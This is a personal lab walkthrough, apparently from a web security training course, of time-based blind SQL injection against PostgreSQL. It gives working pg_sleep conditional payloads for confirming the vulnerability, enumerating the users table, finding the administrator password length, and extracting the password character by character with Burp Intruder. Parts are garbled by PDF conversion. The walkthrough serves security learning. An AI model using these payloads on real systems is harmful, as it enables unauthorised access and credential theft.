Notes By manual Testing

Lab: Blind SQL injection with time delays and information retrieval

End Goal:

1. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

▼ Analysis:

▼ Step-1: (Confirm the parameter is vulnerable to sqli)

- 1. '+||+(+SELECT+pg_sleep(10))— for this code after the tracking id it is giving us the time delay.
- 2. but we need to retrieve the information of the admin so that we can login as the administrative user.


▼ Step-2:(Confirm that the users table exists in the DB)


- ' || (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)—
- \rightarrow we used sleep(-1) to instruct not sleep at all .
- → it slept 10 sec so we can be assure that now we can ask question via true and false
- ' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)—
 for this payload it is waiting 10 secs so we can say that the users table exists. and also the administrator
 username exists

▼ Step-3:(Enumerate the password Length)

- ' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)—
- ' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)—
- \rightarrow this payload works and ' || (select case when (username='administrator' and LENGTH(password)>19) then pg_sleep(10) else pg_sleep(-1) end from users)— this also works but ' || (select case when (username='administrator' and LENGTH(password)>20) then pg_sleep(10) else pg_sleep(-1) end from users)— this doesn't work.
- → we can also automate the task via burp intruder.








so we can say that the length of the password is exactly 20 chars


▼ Step-4:(Enumerate the administrator password)


 \rightarrow ' || (select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users)— it didn't work so we are going to use intruder now.




the first char is 8 because we have used 5 secs delay and only this char is giving us that. the main technique:


ssword,§1§,1)%3d'§a§')+then+pg_ fox/123.0 ,*/*;q=0.8








we are using one thread at a time.



the password is \rightarrow 8n1y9uvo1pfcewt5hto8



Pawned!